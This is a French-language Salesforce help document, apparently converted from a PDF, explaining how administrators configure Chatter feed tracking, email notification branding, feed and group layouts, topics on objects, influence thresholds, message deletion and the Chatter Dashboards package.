1. Dans Configuration, saisissez *`Suivi de fil`* dans la case `Recherche rapide`, puis sélectionnez **Suivi de fil**.
2. Cliquez sur l'objet pour lequel vous souhaitez activer les mises à jour de fil des enregistrements associés.
3. Cliquez sur **Tous les objets associés**.

   Si cette option n'est pas affichée, assurez-vous que les actions sont activées dans l'éditeur. L'option Tous les associés est disponible uniquement dans les objets suivants :

   - Compte
   - Campagne
   - Requête
   - Contact
   - Objets personnalisés
   - Group
   - Piste
   - Opportunité
4. Enregistrez vos modifications.

Exemple: Si vous activez les mises à jour de fil pour des enregistrements associés dans des comptes, le fil du compte comprend :

- Les mises à jour de fil pour l'ensemble de l'activité du compte
- Les mises à jour des tâches, des événements et des contacts associés

## Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition, **Database.com** Edition et **Developer** Edition.

## AUTORISATIONS UTILISATEUR

Pour modifier les paramètres de suivi de fil :

- Personnaliser l'application

CONSULTER ÉGALEMENT :

Activation d'actions dans l'éditeur Chatter

Configuration d'actions avec Chatter activée

Actions

# Paramètres de messagerie et marque Chatter

Les paramètres de messagerie Chatter vous permettent de contrôler si les utilisateurs reçoivent des notifications par e-mail concernant les nouvelles applications, les commentaires et d'autres modifications. Vous pouvez également modifier le format des e-mails, pour ajouter le logo de votre entreprise et des informations sur l'expéditeur par exemple.

Si Chatter est activé, les notifications par e-mail sont activées par défaut. Cependant, vos utilisateurs peuvent configurer leurs propres paramètres de messagerie. Ils peuvent déterminer s'ils souhaitent recevoir des e-mails, pour quelles modifications, et à quelle fréquence. Il est important que vous appreniez à vos utilisateurs comment contrôler la quantité d'e-mails qu'ils reçoivent. Un excès de notifications par e-mail représente un fardeau pour de nombreux utilisateurs Chatter et c'est un obstacle fréquent à son adoption.

Configurez les paramètres de messagerie Chatter généraux et les paramètres de marque depuis Configuration. Saisissez *Paramètres de messagerie* dans la case Recherche rapide, puis sélectionnez **Paramètres de messagerie**. Le tableau ci-dessous présente ces paramètres.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

| Paramètre | Description |
|---|---|
| **Paramètres généraux** | |
| Autoriser les e-mails | Active ou désactive les notifications par e-mail pour toute votre entreprise. Si vous désélectionnez cette option, toutes les notifications par e-mail sont désactivées et vos utilisateurs ne reçoivent pas de notifications. |
| Autoriser les réponses aux e-mails | Si cette option est sélectionnée, les utilisateurs peuvent répondre aux notifications par e-mail relatives aux messages et aux commentaires par e-mail au lieu de naviguer jusqu'au commentaire ou au message dans Chatter. |
| Autoriser les publications via e-mail | Si cette option est sélectionnée, les utilisateurs peuvent publier dans les groupes à l'aide de la messagerie. |
| Autoriser les pièces jointes via e-mail | Si cette option est sélectionnée, les utilisateurs peuvent inclure des pièces jointes dans les publications pour les groupes à l'aide de la messagerie. |
| Afficher les badges de téléchargement de l'application mobile Salesforce1 | Afficher les badges téléchargés depuis App Store et Google Play pour Salesforce1 dans toutes les notifications par e-mail Chatter de votre organisation interne. Les badges ne sont pas affichés dans les notifications par e-mail des communautés. Le paramètre de langue du destinataire affecte l'affichage des badges : si un badge n'est pas traduit dans la langue définie, il n'est pas affiché dans l'e-mail. Cette option d'affichage des badges est sélectionnée par défaut. |
| Autoriser les résumés Chatter API uniquement | Remarque: Ce paramètre est affiché uniquement si les résumés Chatter API uniquement sont activés pour votre société. Pour activer cette fonctionnalité, contactez Salesforce.<br>Si elle est sélectionnée, les résumés quotidiens et hebdomadaires planifiés sont désactivés pour l'ensemble de votre société. Vous devez appeler l'API pour recevoir des résumés pour vos utilisateurs. |

| Paramètre | Description |
|---|---|
| **Expéditeur** | |
| Expéditeur | Le nom qui apparaît comme nom de l'expéditeur dans la notification par e-mail. Par exemple, ajoutez le nom de votre entreprise. |
| Adresse e-mail | L'adresse e-mail de l'expéditeur. Par exemple, ajoutez l'adresse e-mail de votre entreprise. |
| **Marque** | |
| Logo | Logo qui apparaît dans la notification par e-mail. Chargez un logo pour remplacer le logo Chatter par défaut. |
| Texte de pied de page | Le texte qui apparaît dans le pied de page de l'e-mail de notification. Nous recommandons vivement d'inclure l'adresse physique de votre organisation pour respecter la réglementation anti-spam en vigueur. |

Personnalisation de la marque des notifications par e-mail
Personnalisez les notifications par e-mail Chatter de votre entreprise pour qu'elles affichent des informations sur l'expéditeur, un texte de pied de page et un logo de pied de page personnalisé pour votre organisation.

## Personnalisation de la marque des notifications par e-mail

Personnalisez les notifications par e-mail Chatter de votre entreprise pour qu'elles affichent des informations sur l'expéditeur, un texte de pied de page et un logo de pied de page personnalisé pour votre organisation.

1. Dans Configuration, saisissez *Paramètres de messagerie* dans la case Recherche rapide, puis sélectionnez **Paramètres de messagerie**.
2. Saisissez les valeurs personnalisées du nom et de l'adresse de l'expéditeur de l'e-mail pour remplacer les valeurs par défaut.

   Remarque: Si vous modifiez l'adresse e-mail de l'expéditeur, nous envoyons un e-mail de vérification à la nouvelle adresse. La modification est en attente, et nous continuons à utiliser l'adresse existante pendant la vérification. L'adresse demandée s'applique uniquement lorsque vous cliquez sur le lien de confirmation de l'e-mail. Si une vérification est déjà en attente d'une nouvelle adresse e-mail et que vous spécifiez une adresse différente, nous conservons la dernière valeur et l'utilisons pour la vérification.

   Si vous saisissez une valeur personnalisée dans l'adresse de l'expéditeur et que vous avez activé le relais de messagerie, vos e-mails Chatter utilisent le relais.
3. Personnalisez les informations affichées dans le pied de page des e-mails Chatter.

   Remarque:
   - Tous les e-mails Chatter affichent le logo Chatter et les informations Salesforce, sauf si vous les remplacez par les logo et informations de votre organisation.
   - Si vous avez précédemment personnalisé le logo et le texte du pied de page et que vous souhaitez restaurer les valeurs par défaut, utilisez l'API pour définir ces champs sur `null`.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour personnaliser les paramètres d'e-mail Chatter :
- Personnaliser l'application

**a.** Sélectionnez un logo pour remplacer le logo Chatter par défaut.

Le logo doit correspondre à un document existant dans l'onglet Documents et doit être marqué `Image accessible en externe`. Les images ne dépassant pas 150 x 50 pixels sur un arrière-plan transparent offrent le meilleur résultat.

**b.** Saisissez un texte personnalisé pour remplacer le texte du pied de page par défaut, jusqu'à 1000 caractères.

Le texte par défaut contient le nom et l'adresse physique de Salesforce. Nous recommandons vivement d'inclure l'adresse physique de votre organisation pour respecter la réglementation anti-spam en vigueur.

**4.** Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Paramètres de messagerie et marque Chatter

# Actions et présentations de publications Chatter

Les actions sur les publications et les commentaires apparaissent dans le menu déroulant sur une publication ou un commentaire. Les utilisateurs peuvent modifier, ajouter aux favoris, mettre en sourdine et supprimer des publications, ajouter des rubriques et de créer des tâches à partir de publications.

Les actions standard Ajouter aux favoris, Supprimer, Désactiver et Ajouter des rubriques sont disponibles par défaut et vous ne pouvez pas les modifier. Cependant, vous pouvez en ajouter d'autres, comme les actions Modifier et Créer une nouvelle tâche.

Activation de la création de tâches dans des publications

Améliorez le fil avec une action qui permet aux utilisateurs de créer des tâches directement à partir d'une publication.

Éditions


Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition, **Developer** Edition et **Database.com** Edition

# Activation de la création de tâches dans des publications

Améliorez le fil avec une action qui permet aux utilisateurs de créer des tâches directement à partir d'une publication.

Les actions dans l'éditeur et le suivi de fil pour les objets de tâche doivent être activés.

1. Dans Configuration, saisissez *Élément de fil* dans la case Recherche rapide, puis sélectionnez **Présentations d'éléments de fil**.
2. Cliquez sur **Modifier** en regard de Présentation d'élément de fil.
3. Dans Présentation d'élément de fil, cliquez sur **Actions rapides**.
4. Sélectionnez l'action **Créer une tâche**, puis faites-la glisser vers la section Actions de l'éditeur.




Si l'action Créer une tâche n'est pas affichée, assurez-vous que la fonctionnalité Actions dans l'éditeur est activée dans les Paramètres Chatter, dans Configuration.

5. Enregistrez vos modifications.

L'action Créer une tâche est affichée dans le menu déroulant des publications de texte et de contenu. Lorsqu'un utilisateur crée une tâche à partir d'une publication, elle est affichée dans la liste Mes tâches de la page d'accueil de l'utilisateur. Dans les publications, l'action Créer une tâche :

- est disponible dans des publications de texte et de contenu, mais pas dans les publications générées par le système, telles que les mises à jour de fil suivies ;
- peut être en partie personnalisée ; vous ne pouvez pas modifier les champs, mais vous pouvez changer leur présentation ;
- génère une mise à jour qui est affichée dans le fil de l'utilisateur.

CONSULTER ÉGALEMENT :

Configuration d'actions avec Chatter activée

## Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour personnaliser les présentations d'élément de fil Chatter :

- Personnaliser l'application

# Présentations de groupe

La présentation de groupe vous permet de personnaliser les champs, boutons, actions et listes qui apparaissent dans les groupes Chatter. Les modifications des présentations de groupe affectent tous les groupes de votre organisation mais elles n'apparaissent que sur les pages de groupe dans Salesforce1. Les modifications de l'éditeur de groupe apparaissent dans le site Salesforce complet et l'application Salesforce1.

Les modifications que vous apportez à la présentation de groupe et à l'éditeur affectent tous les groupes de l'organisation. Vous ne pouvez pas personnaliser la présentation d'un groupe spécifique.

Éditions

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

Personnalisation de la présentation et de l'éditeur de groupe Chatter
Ajoutez et supprimez des champs, des boutons, des recherches et des listes associées pour modifier la présentation des groupes.

Ajout d'actions à l'éditeur de groupe
Personnalisez l'éditeur de groupe avec des actions rapides et des actions Salesforce1.

## Personnalisation de la présentation et de l'éditeur de groupe Chatter

Ajoutez et supprimez des champs, des boutons, des recherches et des listes associées pour modifier la présentation des groupes.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour personnaliser des présentations de groupe Chatter :

- Personnaliser l'application


1. Dans Configuration, saisissez *Présentations de groupe* dans la case Recherche rapide, puis sélectionnez **Présentations de groupe**.
2. Cliquez sur **Modifier** en regard de la présentation de groupe que vous souhaitez personnaliser, ou sur **Nouveau** pour créer une présentation.
3. Dans la palette en haut de la page, glissez-déposez des champs, des boutons et d'autres éléments d'interface utilisateur dans les différentes sections pour les ajouter à la présentation de groupe. Pour les retirer de la présentation, glissez-déposez ces éléments dans la palette. Pour vérifier s'ils fonctionnent dans Salesforce1 et dans Lightning Experience, assurez-vous que les éléments suivants figurent dans la présentation de votre groupe :
   - Publication
   - Annonce
   - Fichier
   - Sondage
   - Modifier le groupe
   - Nouveau membre du groupe
   - Gérer les notifications
   - Supprimer le groupe
   - Quitter le groupe

   Toutes les modifications de présentation de groupe affectent Salesforce1 et Lightning Experience. Les modifications de l'éditeur de groupe apparaissent partout. Par exemple, si vous supprimez la liste associée Fichiers ou un champ dans la section Détails du groupe, ces modifications apparaissent uniquement dans Salesforce1 et dans Lightning Experience, mais pas dans Salesforce Classic.

Toutes les modifications de présentation de groupe affectent Salesforce1 et Lightning Experience. Les modifications de l'éditeur de groupe apparaissent partout. Par exemple, si vous supprimez la liste associée Fichiers ou un champ dans la section Détails du groupe, ces modifications apparaissent uniquement dans Salesforce1 et dans Lightning Experience, mais pas dans Salesforce Classic.

4. Cliquez sur **Enregistrer** pour sauvegarder la présentation.

Exemple: Pour autoriser les propriétaires et responsables de groupes à archiver et activer les groupes depuis Salesforce1 et Lightning Experience, faites glisser le champ Archiver vers la section Détail de groupe.




Pour attribuer des présentations de groupe par profils utilisateur, cliquez sur **Attribution de présentation de page** dans la vue de liste de présentation de groupe.

CONSULTER ÉGALEMENT :

- Personnalisation des présentations de page à l'aide de l'éditeur avancé
- Personnalisation des actions à l'aide de l'éditeur de présentation de page avancé
- Attribution de présentations de page
- Ajout d'actions aux présentations d'éditeur globales

# Ajout d'actions à l'éditeur de groupe


Personnalisez l'éditeur de groupe avec des actions rapides et des actions Salesforce1.

Par défaut, les groupes Chatter affichent des actions standard qui font partie de la présentation globale des éditeurs, comme Publication, Fichier, Lien et Sondage. Vous pouvez remplacer la présentation d'éditeurs globale par une présentation d'éditeur de groupe personnalisée.

1. Dans Configuration, saisissez *Groupes* dans la case Recherche rapide, puis sélectionnez *Présentations de groupe*.
2. Cliquez sur **Modifier** en regard de la présentation de groupe que vous souhaitez personnaliser, ou sur **Nouveau** pour créer une présentation.
3. Cliquez sur **remplacer la présentation d'éditeurs globale** ou dans la section Actions rapides dans l'éditeur ou Actions dans la barre d'actions Salesforce1. Glissez-déposez des actions entre la palette et la présentation de l'éditeur pour ajouter, retirer et réorganiser des actions.

   Les modifications apportées à la section Actions rapides dans l'éditeur sont affichées dans le site complet de Salesforce. Les modifications apportées à la section Actions dans la Barre d'actions Salesforce1 sont affichées dans Salesforce1. Dans les groupes qui autorisent les clients, l'éditeur affiche uniquement les actions standard.

Exemple: Ajoutez les actions Annonce, Ajouter un enregistrement, et Ajouter un membre à l'éditeur de groupe.




A présent, les utilisateurs peuvent sélectionner ces actions directement depuis l'éditeur.


## Éditions

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour personnaliser des présentations de groupe Chatter :

- "Personnaliser l'application"




# Association de rubriques aux objets

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions

L'association de rubriques aux objets est une des façons les plus puissantes d'utiliser la technique du Crowdsourcing pour débattre des thèmes et problématiques majeurs de votre entreprise.

Vos employés peuvent associer des rubriques aux enregistrements d'objets en fonction de ce qu'ils observent sur le terrain et de leur travail avec les clients afin de donner à votre entreprise un aperçu de leurs opinions. De plus, comme les rubriques peuvent couvrir plusieurs objets, elles permettent de créer des liens entre des personnes, des conversations et des enregistrements.

Les utilisateurs peuvent également ajouter des rubriques aux publications. Appliquées aux publications,les rubriques aident les utilisateurs à les organiser et à améliorer leur visibilité. Les rubriques sont parfaites pour discuter d'un point, d'un thème ou d'un sujet particulier qui ne se limite pas à un groupe de personnes spécifique. Par exemple, si votre entreprise a créé un objectif sur un an autour du bénévolat avec des écoles locales, créez une rubrique qui permettra à votre entreprise toute entière de partager des publications, des photos, et des mises à jour associées à son objectif. À l'opposé, les groupes conviennent pour une conversation impliquant un ensemble spécifique de personnes. La collaboration au sein d'un groupe peut couvrir autant de sujets que désiré, mais implique toujours les mêmes membres clés. Par exemple, si votre entreprise organise une fête de fin d'année, un groupe privé du comité des fêtes peut planifier l'événement sans que le reste de l'entreprise n'en connaisse les détails à l'avance.

### Activation et configuration des rubriques pour des objets

Activez des rubriques pour les objets afin de permettre aux utilisateurs d'ajouter des rubriques aux enregistrements et de les organiser par thème. Cette fonctionnalité puissante est disponible avec ou sans Chatter.

### Suppression de rubriques

Les personnes qui disposent des autorisations appropriées peuvent supprimer des rubriques directement dans les pages de détail de rubrique.

### Confidentialité des rubriques

Les noms et les descriptions de rubriques ne sont pas privés, même ceux qui s'affichent exclusivement dans des groupes et dans des enregistrements. Les publications et les enregistrements avec des rubriques ont le même niveau de sécurité et de confidentialité que celles sans rubrique.

# Activation et configuration des rubriques pour des objets

Activez des rubriques pour les objets afin de permettre aux utilisateurs d'ajouter des rubriques aux enregistrements et de les organiser par thème. Cette fonctionnalité puissante est disponible avec ou sans Chatter.

Les administrateurs peuvent activer des rubriques pour des comptes, des ressources, des campagnes, des requêtes, des contacts, des contrats, des fichiers, des pistes, des opportunités, des commandes, des solutions, des objets personnalisés et des articles en anglais. Pour chaque type d'objet, les administrateurs spécifient les champs à utiliser pour les suggestions de rubriques.

Remarque: Les rubriques sont prises en charge uniquement dans les articles Knowledge en anglais.

ATTENTION: Lorsque des rubriques sont activées pour un objet, les balises publiques sont désactivées pour les enregistrements de ce type d'objet.

1. Dans Configuration, saisissez *Rubriques des objets* dans la case Recherche rapide, puis sélectionnez **Rubriques des objets**.
2. Sélectionnez un objet.
3. À droite, sélectionnez Activer les rubriques.
4. Sélectionnez les champs de texte que vous souhaitez utiliser pour suggérer des rubriques. (à partir d'une combinaison des champs sélectionnés, jusqu'à 3 suggestions sont proposées sur les 2000 premiers caractères).
5. Cliquez sur **Enregistrer** pour enregistrer les modifications de tous les objets.

Désormais, les utilisateurs qui disposent de l'accès aux objets activés et des autorisations de rubrique appropriées peuvent :

- Afficher les attributions et les suggestions de rubriques dans les enregistrements du type d'objet correspondant
- Ajouter et supprimer des rubriques dans les enregistrements du type d'objet correspondant
- Utiliser des rubriques dans les enregistrements de ce type d'objet pour filtrer leurs vues de liste

De plus, si votre organisation utilise Chatter, les utilisateurs peuvent cliquer sur une rubrique attribuée à un enregistrement afin d'accéder directement à une page de rubrique. Cette page inclut d'autres enregistrements sur la rubrique, les personnes expertes dans la rubrique et d'autres informations associées.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour activer les rubriques pour des objets :

- Personnaliser l'application

CONSULTER ÉGALEMENT :

Rubriques sur les enregistrements
Ajout de rubriques à des enregistrements
Rubriques sur les enregistrements
Ajout de rubriques à des enregistrements
Activation de rubriques pour des articles

## Suppression de rubriques

Les personnes qui disposent des autorisations appropriées peuvent supprimer des rubriques directement dans les pages de détail de rubrique.

Comme les noms et les descriptions de rubriques ne sont pas privés, les administrateurs peuvent supprimer des rubriques pour des raisons de conformité ou pour retirer un contenu inapproprié. Lors de la suppression de rubriques, tenez compte des points suivants :

- Les rubriques sont définitivement supprimées. Elles ne sont pas envoyées vers la Corbeille.
- Les rubriques supprimées sont retirées des résultats de recherche, de la liste des rubriques, de toutes les publications et de tous les enregistrements, des rubriques Récemment discutées, des rubriques associées et des favoris de vos utilisateurs. Elles sont retirées des rubriques tendances après le prochain calcul.
- Les utilisateurs peuvent réintroduire une rubrique qui a été supprimée.

Pour supprimer une rubrique :

1. Accédez à une page de détail de rubrique.
2. Dans le coin supérieur droit, cliquez sur , puis sélectionnez **Supprimer**.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour supprimer des rubriques standard :

- Modifier toutes les données

  OU

  Supprimer des rubriques

Pour supprimer des rubriques également utilisées en tant qu'éléments de navigation ou d'actualité dans une communauté :

- Créer et configurer des Communautés

  OU

  Gérer les communautés

## Confidentialité des rubriques

Les noms et les descriptions de rubriques ne sont pas privés, même ceux qui s'affichent exclusivement dans des groupes et dans des enregistrements. Les publications et les enregistrements avec des rubriques ont le même niveau de sécurité et de confidentialité que celles sans rubrique.

Ce tableau indique les emplacements où vous pouvez afficher toutes les rubriques et ceux auxquels vous ne pouvez pas afficher les rubriques utilisées exclusivement dans des groupes ou des enregistrements privés.

| Élément d'interface utilisateur | Affiche toutes les rubriques | N'affiche pas les rubriques utilisées exclusivement dans des groupes ou des enregistrements privés |
|---|---|---|
| Liste de rubriques | ✔ | |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

| Élément d'interface utilisateur | Affiche toutes les rubriques | N'affiche pas les rubriques utilisées exclusivement dans des groupes ou des enregistrements privés |
|---|---|---|
| Résultats de recherche de rubrique | ✓ | |
| Rapports de rubrique | ✓ | |
| Rapports sur les utilisateurs experts | | ✓ |
| Rubriques associées dans la page de détail de la rubrique | ✓ | |
| Rubriques récemment discutées dans les pages de détail de groupe | ✓ | |
| Rubriques récemment discutées dans les profils | | ✓ |
| Rubriques tendances dans la page Chatter | | ✓ |
| Suggestions de rubriques de lors de l'ajout de rubriques à une publication | | ✓ |
| Nombre de personnes qui discutent dans la liste des rubriques et dans les suggestions de rubriques lors de l'ajout de rubriques à une publication | | ✓ |

Remarque: Vous ne pouvez pas utiliser des rubriques dans des groupes non répertoriés. Vous pouvez ajouter une rubrique hashtag en rédigeant une publication ou un commentaire dans un groupe non répertorié. Une fois publiée, la rubrique se présente sous la forme d'un lien. Cependant, aucune page de détail de rubrique n'est créée et le lien ne fonctionne pas.

# Personnalisation de l'influence Chatter

Personnalisez les seuils d'activités des publications, commentaires et mentions « J'aime » pour améliorer le calcul de l'influence Chatter.

Les statistiques d'activité comprennent le nombre de publications et de commentaires que les utilisateurs ont effectués, le nombre de commentaires qu'ils ont reçus et le nombre de personnes qui ont aimé leurs publications et commentaires.

1. Dans Configuration, saisissez *Influence* dans la case Recherche rapide, puis sélectionnez **Influence**.
2. Modifiez les seuils d'activité minimum.
   Tous les seuils d'activité minimum sont définis par défaut sur zéro. Si vous définissez des seuils plus élevés, les utilisateurs qui ne respectent pas les trois conditions minimales sont considérés comme des observateurs et ne sont pas comptabilisés dans le calcul du score d'influence. Les utilisateurs qui respectent les trois conditions minimales mais qui ont une activité relativement basse sont également considérés comme des observateurs ; ils sont toutefois comptabilisés dans le calcul de l'influence.
3. Cliquez sur **Enregistrer**.
   L'influence Chatter est recalculée lorsque vous enregistrez ces valeurs.

   ATTENTION: Définissez les nouveaux seuils avec précaution, car les niveaux d'influence des utilisateurs peuvent changer immédiatement.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour personnaliser l'influence Chatter :
- Personnaliser l'application

CONSULTER ÉGALEMENT :

Salesforce Chatter

# Instructions relatives à la suppression des messages Chatter de vos utilisateurs

Les administrateurs Salesforce avec l'accès « Gérer les messages Chatter » peuvent accéder à tous les messages privés d'utilisateurs via l'API SOAP. Vous pouvez afficher et supprimer n'importe quel message (à des fins de conformité par exemple).

Lors de la suppression de messages Chatter privés, tenez compte des points suivants :

- Les messages sont définitivement supprimés. Ils ne sont pas envoyés vers la Corbeille.
- Les messages supprimés ne sont pas inclus dans les résultats de recherche de messages.
- La suppression d'un message résultant du partage d'un fichier avec quelqu'un ne supprime pas le fichier lui-même.
- Si tous les messages d'une conversation sont supprimés, la conversation ne figure pas dans Mes messages et ne peut pas être récupérée via l'API REST Chatter.
- Si les réponses par e-mail sont activées et qu'un utilisateur répond à un message supprimé, Chatter renvoie une notification d'erreur et ne traite pas le message de réponse.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition pour les utilisateurs qui possèdent une licence Salesforce, et **Database.com** Edition pour les utilisateurs qui possèdent une licence Administrateur de Database.com

# Rapport sur Chatter avec le package Dashboards

Le package Salesforce Chatter Dashboards contient de nombreux éléments ! Il offre plusieurs tableaux de bord, plus de 100 rapports, et même des types de rapport personnalisés qui permettent de surveiller et de gérer l'adoption et l'engagement de Chatter dans votre organisation.

Utilisez le package Salesforce Chatter Dashboards pour exécuter les opérations suivantes :

- Observer l'adoption globale de Chatter avec des métriques détaillées et des tendances mensuelles
- Surveiller l'adoption des groupes avec des métriques d'abonnement et d'engagement, notamment le nombre de publications, de commentaires, de mentions J'aime, ainsi que les principaux contributeurs
- Surveiller la création de contenus et l'engagement des utilisateurs, notamment les principaux fichiers, les contenus tendance et les principaux contributeurs
- Visualiser la taxinomie des rubriques et surveiller les attributions de rubriques, notamment les rubriques les plus attribués et les personnes qui attribuent le plus grand nombre de rubriques
- Créer des rapports personnalisés à l'aide des regroupements prêts à l'emploi, notamment par service, pays, rôle ou profil

Vous pouvez installer le package Salesforce Chatter Dashboards depuis AppExchange.

**Éditions**

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Unlimited** Edition, **Developer** Edition et **Performance** Edition

Conseil: Pour des instructions sur l'installation, des informations détaillées sur les rapports et des instructions de mise à niveau, reportez-vous à *Premiers pas avec Chatter Dashboards*.

Lorsque le package est installé, vous pouvez accéder aux nouveaux tableaux de bord, rapports et types de rapports personnalisés ainsi qu'à tous vos autres tableaux de bord et rapports Salesforce.

Lorsque de nouvelles versions du package seront disponibles, vous pourrez mettre à jour votre package en le réinstallant. Si vous avez personnalisé des rapports et des tableaux de bord, ne vous inquiétez pas ; vos personnalisations seront conservées pendant la mise à niveau.

| Dashboard | Description |
|---|---|
| Présentation | Examinez en un clin d'oeil l'état général de Chatter. |
| Adoption par service | Obtenez une vue d'ensemble des métriques de service relatives à l'adoption des groupes, des profils utilisateur et des rubriques. |
| Les fichiers | Suivez les chargements et les téléchargements de fichiers, l'engagement et les créateurs de contenu |
